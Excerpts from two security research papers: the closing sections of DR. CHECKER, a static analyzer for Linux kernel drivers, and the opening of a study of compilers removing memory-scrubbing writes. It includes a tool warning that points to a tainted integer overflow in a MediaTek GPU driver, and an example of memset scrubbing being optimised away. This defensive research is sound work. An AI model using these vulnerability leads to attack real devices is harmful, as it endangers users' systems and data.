DR. CHECKER in total analyzed 1207 entry points and 90% of the entry points took less than 100 seconds to complete. DR. CHECKER's practicality and scalability are made possible by our *soundy* assumptions. Specifically, not analyzing core kernel functions and not waiting for loops to converge to a fixed-point. In this section, we evaluate how these assumptions affected both

Table 5: Runtime comparison of 100 randomly selected entry points with our analysis implemented a "sound" analysis (*Sound*), a soundy analysis, without analyzing kernel functions (*No API*), and a soundy analysis without kernel functions or fixed-point loop analysis (DR. CHECKER).

	Runtime (seconds)			
Analysis	**Avg.**	**Min.**	**Max.**	**St. Dev.**
Sound*	175.823	0.012	2261.468	527.244
No API	110.409	0.016	2996.036	455.325
DR. CHECKER	35.320	0.008	978.300	146.238

* Only 18/100 sound analyses completed successfully.

our precision (i.e., practicality) and runtime (i.e., scalability). This analysis was done by randomly selecting 25 entry points from each of our codebases (i.e., Huawei, Qualcomm, Mediatek, and Samsung), resulting 100 randomly selected driver entry points. We then removed our two soundy assumptions, resulting in a "sound" analysis, and ran our analysis again.

Kernel Functions Our assumption that all kernel functions are bug free and correctly implemented is critical for the efficacy of DR. CHECKER for two reasons. First, the state explosion that results from analyzing all of the core kernel code makes much of our analysis computationally infeasible. Second, as previously mentioned, compiling the Linux kernel for ARM with LLVM is still an ongoing project, and thus would require a significant engineering effort [52]. In fact, in our evaluation we compiled the 100 randomly chosen entry with best-effort compilation using LLVM, where we created a consolidated bitcode file for each entry point with all the required kernel API functions, caveat those that LLVM failed to compile. We ran our "sound" analysis with these compiled API functions and evaluated all loops until both our points-to and taint analysis reached a fixed point, and increased our timeout window to *four hours* per entry point. Even with the potentially missing kernel API function definitions, only 18 of these 100 entry points finished within the 4 hours. The first row (*Sound*) in Table 5 shows the distribution of time over these 18 entry points. Moreover, these 18 entry points produced 63 warnings and took a total of 52 minutes to evaluate, compared to 9 warnings and less than 1 minute of evaluation time using our soundy analysis.

Fixed-point Loop Analysis Since we were unable to truly evaluate a *sound* analysis, we also evaluated our second assumption (i.e., using a reach-def loop analysis instead of a fixed-point analysis) in isolation to examine its impact on DR. CHECKER. In this experiment, we ignored the kernel API functions (i.e., assume correct implementation), but evaluated all loops until they reached a fixed point on the same 100 entry points. In this case, all of the entry points were successfully analyzed within our four hour timeout window. The second row (*No API*) in Table 5 shows the distribution of evaluation times across these entry points. Note that this approach takes 3× more time than the DR. CHECKER approach to analyze an entry point on average. Similarly, our soundy analysis returned significantly fewer warnings, 210 compared to the 474 warnings that were raised by this approach.

A summary of the execution times (i.e., sound, fixed-point loops, and DR. CHECKER) can be found in Table 5, which shows that ignoring kernel API functions is the main contributor of the DR. CHECKER's scalability. This is not surprising because almost all the kernel drivers themselves are written as kernel modules [2], which are small (7.3K lines of code on average in the analyzed kernels) and self-contained.

8 Discussion

Although DR. CHECKER is designed for Linux kernel drivers, the underlying techniques are generic enough to be applied to other code bases. Specifically, as shown in Section 7.1, ignoring external API functions (i.e., kernel functions) is the major contributor to the feasibility of DR. CHECKER on the kernel drivers. DR. CHECKER in principle can be applied to any code base, which is modular and has well-defined entry points (e.g., ImageMagick [1]). While our techniques are portable, some engineering effort is likely needed to change the detectors and setup the LLVM build environment. Specifically, to apply DR. CHECKER, one needs to:

1. Identify the source files of the module, and compile them in to a consolidated bitcode file.
2. Identify the function names, which will serve as entry points.
3. Identify how the arguments to these functions are tainted.

We provided more in-depth documentation of how this would be done in practice on our website.

9 Related Work

Zakharov *et al.* [65] discuss many of the existing tools and propose a pluggable interface for future static-analysis techniques, many of which are employed in DR. CHECKER. A few different works looked into the API-misuse problem in kernel drivers. APISan [64] is

Listing 7: Example of output from DR. CHECKER

```
At Calling Context:
     %call25 = call i64 @ged_dispatch(%struct._GED_BRIDGE_PACKAGE* %sBridgePackageKM), !dbg !27823,
     src line:187 drivers/misc/mediatek/gpu/ged/src/ged_main.c
Found:1 warning.

Warning:1
Potential vulnerability detected by:IntegerOverflowDetector :
 Potential overflow, using tainted value in a binary operation at:
 %add = add i32 %2, %3, !dbg !27792,
    src line:101 drivers/misc/mediatek/gpu/ged/src/ged_main.c, Func:ged_dispatch
 Taint Trace:
 %call2 = call i64 @__copy_from_user(i8* %pvTo, i8* %pvFrom, i64 %ulBytes), !dbg !27796,
    src line:43 drivers/misc/mediatek/gpu/ged/src/ged_base.c, Func:ged_copy_from_user
 %2 = load i32, i32* %i32InBufferSize3, align 8, !dbg !27790,
    src line:101 drivers/misc/mediatek/gpu/ged/src/ged_main.c, Func:ged_dispatch
```

a symbolic-execution-based approach, and Static Driver Verifier (SDV) [12] similarly identified API-misuse using static data-flow analysis. However, these techniques are contrary to DR. CHECKER, as we explicitly assume that the kernel APIs are implemented properly.

SymDrive [43] uses symbolic execution to verify properties of kernel drivers. However, it requires developers to annotate their code and relies heavily on the bug finder to implement proper *checkers*. Johnson *et al.* [28] proposed a sound CQUAL-based [24] tool, which is context-sensitive, field-sensitive, and precise taint-based analysis; however, this tool also requires user annotations of the source code, which DR. CHECKER does not.

KINT [56] uses taint analysis to find integer errors in the kernel. While KINT is sound, their techniques are specialized to integer errors, whereas DR. CHECKER attempts to find general input validation errors by compromising soundness.

Linux Driver Verification (LDV) [36] is a tool based on BLAST [27] that offers precise pointer analysis; however, it is still a model-checker-based tool, whereas we built our analysis on well-known static analysis techniques. Yamaguchi *et al.* have done a significant amount of work in this area, based on Joern [59–62], where they use static analysis to parse source code into novel data structures and find known vulnerable signatures. However, their tool is similar to a pattern-matching model-checking type approach, whereas we are performing general taint and points-to analysis with pluggable vulnerability detectors. VCCFinder [41] also used a similar pattern-matching approach, but automatically constructed their signatures by training on previously known vulnerabilities to create models that could be used to detect future bugs.

MECA [63] is a static-analysis framework, capable of taint analysis, that will report violations based on user annotations in the source code, and similarly aims to reduce false positives by sacrificing soundness. ESP [22] is also capable of fully path-sensitive partial analysis using "property simulation," wherein they combine data-flow analysis with a property graph. However, this approach is not as robust as our more general approach.

Boyd-Wickizer *et al.* [15] proposed a potential defense against driver vulnerabilities that leverages x86 hardware features; however, these are unlikely to be easily ported to ARM-based mobile devices. *Nooks* [49] is a similar defense; however, this too has been neglected in both the mainline and mobile deployments thus far, due to similar hardware constraints.

10 Conclusion

We have presented DR. CHECKER, a fully-automated static analysis bug-finding tool for Linux kernels that is capable of general context-, path-, and flow-sensitive points-to and taint analysis. DR. CHECKER is based on well-known static analysis techniques and employs a *soundy* analysis, which enables it to return precise results, without completely sacrificing soundness. We have implemented DR. CHECKER in a modular way, which enables both analyses and bug detectors to be easily adapted for real-world bug finding. In fact, during the writing of this paper, we identified a new class of bugs and were able to quickly augment DR. CHECKER to identify them, which resulted in the discovery 63 zero-day bugs. In total, DR. CHECKER discovered 158 previously *undiscovered* zero-day bugs in nine popular mobile Linux kernels. All of the details and disclosures for these bugs can be found online at `github.com/ucsb-seclab/dr_checker`. While these results are promising, DR. CHECKER still suffers from over-approximation as a result of being *soundy*, and we have identified areas for future work. Nevertheless, we feel that DR. CHECKER exhibits the importance of analyzing Linux kernel drivers and provides a useful framework for adequately handling this complex code.

Acknowledgements

We would like to thank the anonymous reviewers and our shepherd Stelios Sidiroglou-Douskos for their valuable comments and input to improve our paper. This material is based on research sponsored by the Office of Naval Research under grant number N00014-15-1-2948 and by DARPA under agreement number FA8750-15-2-0084. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon.

This work is also sponsored by a gift from Google's Anti-Abuse group.

The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

References

[1] Imagemagick: Convert different image formats. `https://github.com/ImageMagick/ImageMagick`. Accessed: 2017-05-26.

[2] Kernel modules. `http://tldp.org/LDP/lkmpg/2.6/html/x427.html`. Accessed: 2017-05-26.

[3] The linux watchdog timer driver core kernel api. `https://www.kernel.org/doc/Documentation/watchdog/watchdog-kernel-api.txt`. Accessed: 2017-02-14.

[4] CVE-2016-2068. Available from MITRE, CVE-ID CVE-2016-2068., 2016.

[5] CVE-2016-5195. Available from MITRE, CVE-ID CVE-2016-5195., May 2016.

[6] CVE-2016-8433. Available from MITRE, CVE-ID CVE-2016-8433., May 2016.

[7] CVE-2016-8448. Available from MITRE, CVE-ID CVE-2016-8448., May 2016.

[8] CVE-2016-8470. Available from MITRE, CVE-ID CVE-2016-8470., May 2016.

[9] CVE-2016-8471. Available from MITRE, CVE-ID CVE-2016-8471., May 2016.

[10] CVE-2016-8472. Available from MITRE, CVE-ID CVE-2016-8472., May 2016.

[11] AUBERT, J., AND TUSET, D. c2xml. `http://c2xml.sourceforge.net/`.

[12] BALL, T., BOUNIMOVA, E., COOK, B., LEVIN, V., LICHTENBERG, J., MCGARVEY, C., ONDRUSEK, B., RAJAMANI, S. K., AND USTUNER, A. Thorough static analysis of device drivers. *ACM SIGOPS Operating Systems Review 40*, 4 (2006), 73–85.

[13] BALL, T., AND RAJAMANI, S. K. The slam project: Debugging system software via static analysis. In *Proceedings of the 2002 ACM Symposium on Principles of Programming Languages* (New York, NY, USA, 2002), POPL '02, ACM, pp. 1–3.

[14] BESSEY, A., BLOCK, K., CHELF, B., CHOU, A., FULTON, B., HALLEM, S., HENRI-GROS, C., KAMSKY, A., MCPEAK, S., AND ENGLER, D. A few billion lines of code later: Using static analysis to find bugs in the real world. *Commun. ACM 53*, 2 (Feb. 2010), 66–75.

[15] BOYD-WICKIZER, S., AND ZELDOVICH, N. Tolerating malicious device drivers in linux. In *Proceedings of the 2010 USENIX Annual Technical Conference* (Berkeley, CA, USA, 2010), USENIXATC'10, USENIX Association, pp. 9–9.

[16] BUGRARA, S., AND AIKEN, A. Verifying the safety of user pointer dereferences. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2008), SP '08, IEEE Computer Society, pp. 325–338.

[17] CHEN, H., MAO, Y., WANG, X., ZHOU, D., ZELDOVICH, N., AND KAASHOEK, M. F. Linux kernel vulnerabilities: State-of-the-art defenses and open problems. In *Proceedings of the 2011 Asia-Pacific Workshop on Systems* (New York, NY, USA, 2011), APSys '11, ACM, pp. 5:1–5:5.

[18] CHEN, H., AND WAGNER, D. Mops: An infrastructure for examining security properties of software. In *Proceedings of the 2002 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2002), CCS '02, ACM, pp. 235–244.

[19] CHOU, A., YANG, J., CHELF, B., HALLEM, S., AND ENGLER, D. An empirical study of operating systems errors. In *Proceedings of the 2001 ACM Symposium on Operating Systems Principles* (New York, NY, USA, 2001), SOSP '01, ACM, pp. 73–88.

[20] CORBET, J., RUBINI, A., AND KROAH-HARTMAN, G. *Linux Device Drivers: Where the Kernel Meets the Hardware.* " O'Reilly Media, Inc.", 2005.

[21] CYTRON, R., FERRANTE, J., ROSEN, B. K., WEGMAN, M. N., AND ZADECK, F. K. An efficient method of computing static single assignment form. In *Proceedings of the 1989 ACM Symposium on Principles of Programming Languages* (New York, NY, USA, 1989), POPL '89, ACM, pp. 25–35.

[22] DAS, M., LERNER, S., AND SEIGLE, M. Esp: Path-sensitive program verification in polynomial time. In *Proceedings of the 2002 ACM Conference on Programming Language Design and Implementation* (New York, NY, USA, 2002), PLDI '02, ACM, pp. 57–68.

[23] DINABURG, A., ROYAL, P., SHARIF, M., AND LEE, W. Ether: Malware analysis via hardware virtualization extensions. In *Proceedings of the 2008 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2008), CCS '08, ACM, pp. 51–62.

[24] FOSTER, J. S., TERAUCHI, T., AND AIKEN, A. Flow-sensitive type qualifiers. In *Proceedings of the 2002 ACM Conference on Programming Language Design and Implementation* (New York, NY, USA, 2002), PLDI '02, ACM, pp. 1–12.

[25] GE, X., VIJAYAKUMAR, H., AND JAEGER, T. Sprobes: Enforcing kernel code integrity on the trustzone architecture. *arXiv preprint arXiv:1410.7747* (2014).

[26] GUO, P. J., AND ENGLER, D. Linux kernel developer responses to static analysis bug reports. In *Proceedings of the 2009 USENIX Annual Technical Conference* (Berkeley, CA, USA, 2009), USENIXATC'09, USENIX Association, pp. 22–22.

[27] HENZINGER, T. A., JHALA, R., MAJUMDAR, R., AND SUTRE, G. Software verification with blast. In *Proceedings of the 2003 International Conference on Model Checking Software* (Berlin, Heidelberg, 2003), SPIN'03, Springer-Verlag, pp. 235–239.

[28] JOHNSON, R., AND WAGNER, D. Finding user/kernel pointer bugs with type inference. In *Proceedings of the 2004 USENIX Conference on Security* (Berkeley, CA, USA, 2004), SEC'04, USENIX Association, pp. 9–9.

[29] KIRAT, D., VIGNA, G., AND KRUEGEL, C. Barecloud: Bare-metal analysis-based evasive malware detection. In *Proceedings of the 2014 USENIX Conference on Security* (Berkeley, CA, USA, 2014), SEC'14, USENIX Association, pp. 287–301.

[30] LATTNER, C., AND ADVE, V. Llvm: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the 2004 International Symposium on Code Generation and Optimization* (Washington, DC, USA, 2004), CGO '04, IEEE Computer Society, pp. 75–.

[31] LIVSHITZ, B. Soundness is not even necessary for most modern analysis applications, however, as many. *Communications of the ACM 58*, 2 (2015).

[32] LU, K., SONG, C., KIM, T., AND LEE, W. Unisan: Proactive kernel memory initialization to eliminate data leakages. In *Proceedings of the 2016 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 920–932.

[33] MACHIRY, A., GUSTAFSON, E., SPENSKY, C., SALLS, C., STEPHENS, N., WANG, R., BIANCHI, A., CHOE, Y. R., KRUEGEL, C., AND VIGNA, G. Boomerang: Exploiting the semantic gap in trusted execution environments. In *Proceedings of the 2017 Network and Distributed System Security Symposium (NDSS)* (2017), Internet Society.

[34] MARJAMÄKI, D. Cppcheck: a tool for static c/c++ code analysis. `http://cppcheck.sourceforge.net/`, December 2016.

[35] MOCHEL, P., AND MURPHY, M. sysfs - _The_ filesystem for exporting kernel objects. `https://www.kernel.org/doc/Documentation/filesystems/sysfs.txt`.

[36] MUTILIN, V., NOVIKOV, E., STRAKH AV, K. A., AND SHVED, P. Linux driver verification [linux driver verification architecture]. *Trudy ISP RN [The Proceedings of ISP RAS] 20* (2011), 163–187.

[37] NEIRA-AYUSO, P., GASCA, R. M., AND LEFEVRE, L. Communicating between the kernel and user-space in linux using netlink sockets. *Software: Practice and Experience 40*, 9 (2010), 797–810.

[38] NIELSON, F., NIELSON, H. R., AND HANKIN, C. *Principles of program analysis*. Springer, 2015.

[39] PALIX, N., THOMAS, G., SAHA, S., CALVÈS, C., LAWALL, J., AND MULLER, G. Faults in linux: Ten years later. In *Proceedings of the 2011 International Conference on Architectural Support for Programming Languages and Operating Systems* (New York, NY, USA, 2011), ASPLOS'11, ACM, pp. 305–318.

[40] PEIRÓ, S., MUÑOZ, M., MASMANO, M., AND CRESPO, A. Detecting stack based kernel information leaks. In *Proceedings of the 2014 International Joint Conference SOCO'14-CISIS'14-ICEUTE'14* (2014), Springer, pp. 321–331.

[41] PERL, H., DECHAND, S., SMITH, M., ARP, D., YAMAGUCHI, F., RIECK, K., FAHL, S., AND ACAR, Y. Vccfinder: Finding potential vulnerabilities in open-source projects to assist code audits. In *Proceedings of the 2015 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 426–437.

[42] QUINTAO PEREIRA, F. M., RODRIGUES, R. E., AND SPERLE CAMPOS, V. H. A fast and low-overhead technique to secure programs against integer overflows. In *Proceedings of the 2013 International Symposium on Code Generation and Optimization* (Washington, DC, USA, 2013), CGO '13, IEEE Computer Society, pp. 1–11.

[43] RENZELMANN, M. J., KADAV, A., AND SWIFT, M. M. Symdrive: Testing drivers without devices. In *Proceedings of the 2012 USENIX Conference on Operating Systems Design and Implementation* (Berkeley, CA, USA, 2012), OSDI'12, USENIX Association, pp. 279–292.

[44] SALZMAN, P. J., BURIAN, M., AND POMERANTZ, O. Hello World (part 3): The __init and __exit Macros. `http://www.tldp.org/LDP/lkmpg/2.6/html/lkmpg.html#AEN245`, May 2007.

[45] SECURE SOFTWARE, I. Rats - rough auditing tool for security. `https://github.com/andrew-d/rough-auditing-tool-for-security`, December 2013.

[46] SPENSKY, C., HU, H., AND LEACH, K. Lo-phi: Low-observable physical host instrumentation for malware analysis. In *Proceedings of the 2016 Network and Distributed System Security Symposium (NDSS)* (2016), Internet Society.

[47] SPENSKY, C., STEWART, J., YERUKHIMOVICH, A., SHAY, R., TRACHTENBERG, A., HOUSLEY, R., AND CUNNINGHAM, R. K. SoK: Privacy on Mobile Devices–It's Complicated. *Proceedings on Privacy Enhancing Technologies 2016*, 3 (2016), 96–116.

[48] STOEP, J. V. Android: protecting the kernel. *Linux Securit Summit* (August 2016).

[49] SWIFT, M. M., BERSHAD, B. N., AND LEVY, H. M. Improving the reliability of commodity operating systems. In *Proceedings of the 2003 ACM Symposium on Operating Systems Principles* (New York, NY, USA, 2003), SOSP '03, ACM, pp. 207–222.

[50] TARJAN, R. Depth-first search and linear graph algorithms. *SIAM journal on computing 1*, 2 (1972), 146–160.

[51] THE CLANG PROJECT. clang: a C language family frontend for LLVM. `http://clang.llvm.org/`.

[52] THE LINUX FOUNDATION. LLVMLinux Project Overview. `http://llvm.linuxfoundation.org/index.php/Main_Page`.

[53] THE LLVM PROJECT. The Often Misunderstood GEP Instruction. `http://llvm.org/docs/GetElementPtr.html`.

[54] TORVALDS, L., TRIPLETT, J., AND LI, C. Sparse–a semantic parser for c. *see http://sparse. wiki. kernel. org* (2007).

[55] VIEGA, J., BLOCH, J. T., KOHNO, Y., AND MCGRAW, G. Its4: A static vulnerability scanner for c and c++ code. In *Proceedings of the 2000 Annual Computer Security Applications Conference* (Washington, DC, USA, 2000), ACSAC '00, IEEE Computer Society, pp. 257–.

[56] WANG, X., CHEN, H., JIA, Z., ZELDOVICH, N., AND KAASHOEK, M. F. Improving integer security for systems with kint. In *Proceedings of the 2012 USENIX Conference on Operating Systems Design and Implementation* (Berkeley, CA, USA, 2012), OSDI'12, USENIX Association, pp. 163–177.

[57] WHEELER, D. A. Flawfinder, 2011.

[58] WRESSNEGGER, C., YAMAGUCHI, F., MAIER, A., AND RIECK, K. Twice the bits, twice the trouble: Vulnerabilities induced by migrating to 64-bit platforms. In *Proceedings of the 2016 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 541–552.

[59] YAMAGUCHI, F., GOLDE, N., ARP, D., AND RIECK, K. Modeling and discovering vulnerabilities with code property graphs. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2014), SP '14, IEEE Computer Society, pp. 590–604.

[60] YAMAGUCHI, F., LOTTMANN, M., AND RIECK, K. Generalized vulnerability extrapolation using abstract syntax trees. In *Proceedings of the 2012 Annual Computer Security Applications Conference* (New York, NY, USA, 2012), ACSAC '12, ACM, pp. 359–368.

[61] YAMAGUCHI, F., MAIER, A., GASCON, H., AND RIECK, K. Automatic inference of search patterns for taint-style vulnerabilities. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2015), SP '15, IEEE Computer Society, pp. 797–812.

[62] YAMAGUCHI, F., WRESSNEGGER, C., GASCON, H., AND RIECK, K. Chucky: Exposing missing checks in source code for vulnerability discovery. In *Proceedings of the 2013 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2013), CCS '13, ACM, pp. 499–510.

[63] YANG, J., KREMENEK, T., XIE, Y., AND ENGLER, D. Meca: An extensible, expressive system and language for statically checking security properties. In *Proceedings of the 2003 ACM Conference on Computer and Communications Security* (New York, NY, USA, 2003), CCS '03, ACM, pp. 321–334.

[64] YUN, I., MIN, C., SI, X., JANG, Y., KIM, T., AND NAIK, M. Apisan: Sanitizing api usages through semantic cross-checking. In *Proceedings of the 2016 USENIX Conference on Security*, SEC'16, USENIX Association, pp. 363–378.

[65] ZAKHAROV, I. S., MANDRYKIN, M. U., MUTILIN, V. S., NOVIKOV, E. M., PETRENKO, A. K., AND KHOROSHILOV, A. V. Configurable toolset for static verification of operating systems kernel modules. *Program. Comput. Softw. 41*, 1 (Jan. 2015), 49–64.

[66] ZHANG, H., LI, X.-H., LIU, B., AND QIAN, X. The video device driver programming and profiting based on v4l2 [j]. *Computer Knowledge and Technology 15* (2010), 062.

Dead Store Elimination (Still) Considered Harmful

Zhaomo Yang[1] Brian Johannesmeyer[1] Anders Trier Olesen[2] Sorin Lerner[1] Kirill Levchenko[1]
[1] *UC San Diego* [2] *Aalborg University*

Abstract

Dead store elimination is a widely used compiler optimization that reduces code size and improves performance. However, it can also remove seemingly useless memory writes that the programmer intended to clear sensitive data after its last use. Security-savvy developers have long been aware of this phenomenon and have devised ways to prevent the compiler from eliminating these data scrubbing operations.

In this paper, we survey the set of techniques found in the wild that are intended to prevent data-scrubbing operations from being removed during dead store elimination. We evaluated the effectiveness and availability of each technique and found that some fail to protect data-scrubbing writes. We also examined eleven open source security projects to determine whether their specific memory scrubbing function was effective and whether it was used consistently. We found four of the eleven projects using flawed scrubbing techniques that may fail to scrub sensitive data and an additional four projects not using their scrubbing function consistently. We address the problem of dead store elimination removing scrubbing operations with a compiler-based approach by adding a new option to an LLVM-based compiler that retains scrubbing operations. We also synthesized existing techniques to develop a best-of-breed scrubbing function and are making it available to developers.

1 Introduction

Concerns over memory disclosure vulnerabilities in C and C++ programs have long led security application developers to explicitly *scrub* sensitive data from memory. A typical case might look like the following:

```
char * password = malloc(PASSWORD_SIZE);
// ... read and check password
memset(password, 0, PASSWORD_SIZE);
free(password);
```

The `memset` is intended to clear the sensitive `password` buffer after its last use so that a memory disclosure vulnerability could not reveal the password. Unfortunately, compilers perform an optimization—called *dead store elimination* (DSE)—that removes stores that have no effect on the program result, either because the stored value is overwritten or because it is never read again. In this case, because the buffer is passed to `free` after being cleared, the compiler determines that the memory scrubbing `memset` has no effect and eliminates it.

Removing buffer scrubbing code is an example of what D'Silva *et al.* [30] call a "correctness-security gap." From the perspective of the C standard, removing the `memset` above is allowed because the contents of unreachable memory are not considered part of the semantics of the C program. However, leaving sensitive data in memory increases the damage posed by memory disclosure vulnerabilities and direct attacks on physical memory. This leaves gap between what the standard considers correct and what a security developer might deem correct. Unfortunately, the C language does not provide a guaranteed way to achieve what the developer intends, and attempts to add a memory scrubbing function to the C standard library have not seen mainstream adoption. Security-conscious developers have been left to devise their own means to keep the compiler from optimizing away their scrubbing functions, and this has led to a proliferation of "secure memset" implementations of varying quality.

The aim of this paper is to understand the current state of the dead store elimination problem and developers' attempts to circumvent it. We begin with a survey of existing techniques used to scrub memory found in open source security projects. Among more than half a dozen techniques, we found that several are flawed and that none are both universally available and effective. Next, using a specially instrumented version of the Clang compiler, we analyzed eleven high-profile security projects to determine whether their implementation of a scrubbing function is effective and whether it is used consistently within the project. We found that only three of the eleven projects did so.

To aid the current state of affairs, we developed a single best-of-breed scrubbing function that combines the effective techniques we found in our survey. We have shared our implementation with developers of the projects we surveyed that lacked a reliable scrubbing function and have made it available to the public. While not a perfect solution, we believe ours combines the best techniques available today and offers developers a ready-to-use solution for their own projects.

We also developed a *scrubbing aware* C compiler based on Clang. Our compiler protects scrubbing oper-

ations by inhibiting dead store elimination in case where a store operation may have been intended as a scrubbing operation by the developer. Our solution does not completely disable DSE, minimizing the performance impact of our mechanism. Our performance evaluation shows that our modified compiler introduces virtually no performance penalty.

In total, our contributions are as follows:

- We survey scrubbing techniques currently found in the wild, scoring each in terms of its *availability* and *reliability*. In particular, we identify several flawed techniques, which we reported to developers of projects relying on them. We also report on the performance of each technique, where we found an order of magnitude difference between the best and worst performing techniques.
- We present a case study of eleven security projects that have implemented their own scrubbing function. We found that no two projects' scrubbing functions use the same set of techniques. We also identify common pitfalls encountered in real projects.
- We develop and make publicly available a best-of-breed scrubbing function that combines the most reliable techniques found in use today.
- We develop a scrubbing-safe dead store elimination optimization pass that protects memory writes intended to scrub sensitive data from being eliminated. Our mechanism has negligible performance overhead and can be used without any source code changes.

The rest of the paper is organized as follows. Section 2 provides background for the rest of the paper and describes the related work. Section 3 surveys the existing techniques that are used to implement reliable scrubbing functions and then Section 4 evaluates their performance. Section 5 examines the reliability and usage of scrubbing functions of eleven popular open source applications. Section 6 describes our `secure_memzero` implementation. Section 7 describes our secure DSE implementation and evaluates its performance. Section 8 discusses our results. Section 9 concludes the paper.

2 Background and Related Work

D'Silva *et al.* [30] use the term *correctness-security gap* to describe the gap between the traditional notion of compiler correctness and the correctness notion that a security-conscious developers might have. They found instances of a correctness-security gap in several optimizations, including dead store elimination, function inlining, code motion, common subexpression elimination, and strength reduction.

Lu *et al.* [32] investigate an instance of this gap in which the compiler introduces padding bytes in data structures to improve performance. These padding bytes may remain uninitialized and thus leak data if sent to the outside world. By looking for such data leakage, they found previously undiscovered bugs in the Linux and Android kernels. Wang *et al.* [38] explore another instance of the correctness-security gap: compilers sometimes remove code that has undefined behavior that, in some cases, includes security checks. They developed a static checker called STACK that identifies such code in C/C++ programs and they used it to uncover 160 new bugs in commonly deployed systems.

Our work examines how developers handle the correctness-security gap introduced by aggressive dead store elimination. While the soundness and security of dead store elimination has been studied formally [28, 31, 29], the aim of our work is to study the phenomenon *empirically*.

Bug reports are littered with reports of DSE negatively affecting program security, as far back as 2002 from Bug 8537 in GCC titled "Optimizer Removes Code Necessary for Security" [3], to January 2016 when OpenSSH patched CVE-2016-0777, which allowed a malicious server to read private SSH keys by combining a memory disclosure vulnerability with errant `memset` and `bzero` memory scrubs [10]; or February 2016 when OpenSSL changed its memory scrubbing technique after discussion in Issue 445 [22]; or Bug 751 in OpenVPN from October 2016 about secret data scrubs being optimized away [26].

Despite developers' awareness of such problems, there is no uniformly-used solution. The CERT C Secure Coding Standard [37] recommends `SecureZeroMemory` as a Windows solution, `memset_s` as a C11 solution, and the volatile data pointer technique as a C99 solution. Unfortunately, each of these solutions has problems. The Windows solution is not cross-platform. For the recommended C11 `memset_s` solution, to the best of our knowledge, there is no standard-compliant implementation. Furthermore, while the CERT solution for C99 solution may prevent most compilers from removing scrubbing operations, the standard does not guarantee its correctness [36]. Furthermore, another common technique, using a volatile function pointer, is not guaranteed to work according to the standard because although the standard requires compilers to access the function pointer, it does not require them to make a call via that pointer [35].

3 Existing Approaches

Until recently, the C standard did not provide a way to ensure that a `memset` is not removed, leaving developers who wanted to clear sensitive memory were left to devise their own techniques. We surveyed security-related open source projects to determine what techniques developers were using to clear memory, and in this section we present the results of our survey. For

each technique, we describe how it is intended to work, its **availability** on different platforms, and its **effectiveness** at ensuring that sensitive data is scrubbed. We rate the effectiveness of a technique on a three-level scale:

- **Effective.** Guaranteed to work (barring flaws in implementation).
- **Effective in practice.** Works with all compilation options and on all the compilers we tested (GCC, Clang, and MSVC), but is not guaranteed in principle.
- **Flawed.** Fails in at least one configuration.

In Section 4 we also compare the performance of a subset of the surveyed techniques.

The scrubbing techniques we found can be divided into four groups based on how they attempt to force memory to be cleared:

- **Rely on the platform.** Use a function offered by the operating system or a library that guarantees memory will be cleared.
- **Disable optimization.** Disable the optimization that removes the scrubbing operation.
- **Hide semantics.** Hide the semantics of the clearing operation, preventing the compiler from recognizing it as a dead store.
- **Force write.** Directly force the compiler to write to memory.

In the remainder of this section, we describe and discuss each technique in detail.

3.1 Platform-Supplied Functions

The easiest way to ensure that memory is scrubbed is to call a function that guarantees that memory will be scrubbed. These *deus ex machina* techniques rely on a platform-provided function that guarantees the desired behavior and lift the burden of fighting the optimizer from the developers' shoulders. Unfortunately, these techniques are not universally available, forcing developers to come up with backup solutions.

3.1.1 Windows SecureZeroMemory

On Windows, `SecureZeroMemory` is designed to be a reliable scrubbing function even in the presence of optimizations. This is achieved by the support from the Microsoft Visual Studio compiler, which never optimizes out a call to `SecureZeroMemory`. Unfortunately, this function is only available on Windows.
Used in: Kerberos's `zap`, Libsodium's `sodium_memzero`, Tor's `memwipe`.
Availability: Windows platforms.
Effectiveness: Effective.

3.1.2 OpenBSD explicit_bzero

Similarly OpenBSD provides `explicit_bzero`, a optimization-resistant analogue of the BSD `bzero` function. The `explicit_bzero` function has been available in OpenBSD since version 5.5 and FreeBSD since version 11. Under the hood, `explicit_bzero` simply calls `bzero`, however, because `explicit_bzero` is defined in the C standard library shipped with the operating system and not in the compilation unit of the program using it, the compiler is not aware of this and does not eliminate the call to `explicit_bzero`. As discussed in Section 3.3.1, this way of keeping the compiler in the dark only works if definition and use remain separate through compilation and linking. This is the case with OpenBSD and FreeBSD, which dynamically link to the C library at runtime.
Used in: Libsodium's `sodium_memzero`, Tor's `memwipe`, OpenSSH's `explicit_bzero`.
Availability: FreeBSD and OpenBSD.
Effectiveness: Effective (when `libc` is a shared library).

3.1.3 C11 memset_s

Annex K of the C standard (ISO/IEC 9899-2011) introduced the `memset_s` function, declared as

```
errno_t memset_s(void* s, rsize_t smax,
                 int c, rsize_t n);
```

Similar to `memset`, the `memset_s` function sets a number of the bytes starting at address `s` to the byte value `c`. The number of bytes written is the lesser of `smax` or `n`. By analogy to `strncpy`, the intention of having two size arguments is prevent a buffer overflow when `n` is an untrusted user-supplied argument; setting `smax` to the size allocated for `s` guarantees that the buffer will not be overflowed. More importantly, the standard requires that the function actually write to memory, regardless of whether or not the written values are read.

The use of two size arguments, while consistent stylistically with other `_s` functions, has drawbacks. It differs from the familiar `memset` function which takes one size argument. The use of two arguments means that a developer can't use `memset_s` as a drop-in replacement for `memset`. It may also lead to incorrect usage, for example, by setting `smax` or `n` to 0, and thus, while preventing a buffer overflow, would fail to clear the buffer as intended.

While `memset_s` seems like the ideal solution, it's implementation has been slow. There may be several reasons for this. First, `memset_s` is not required by the standard. It is part of the optional Appendix K. C11 treats all the function in the Annex K as a unit. That is, if a C library wants to implement the Annex K in a standard-conforming fashion, it has to implement *all* of the functions defined in this annex. At the time of

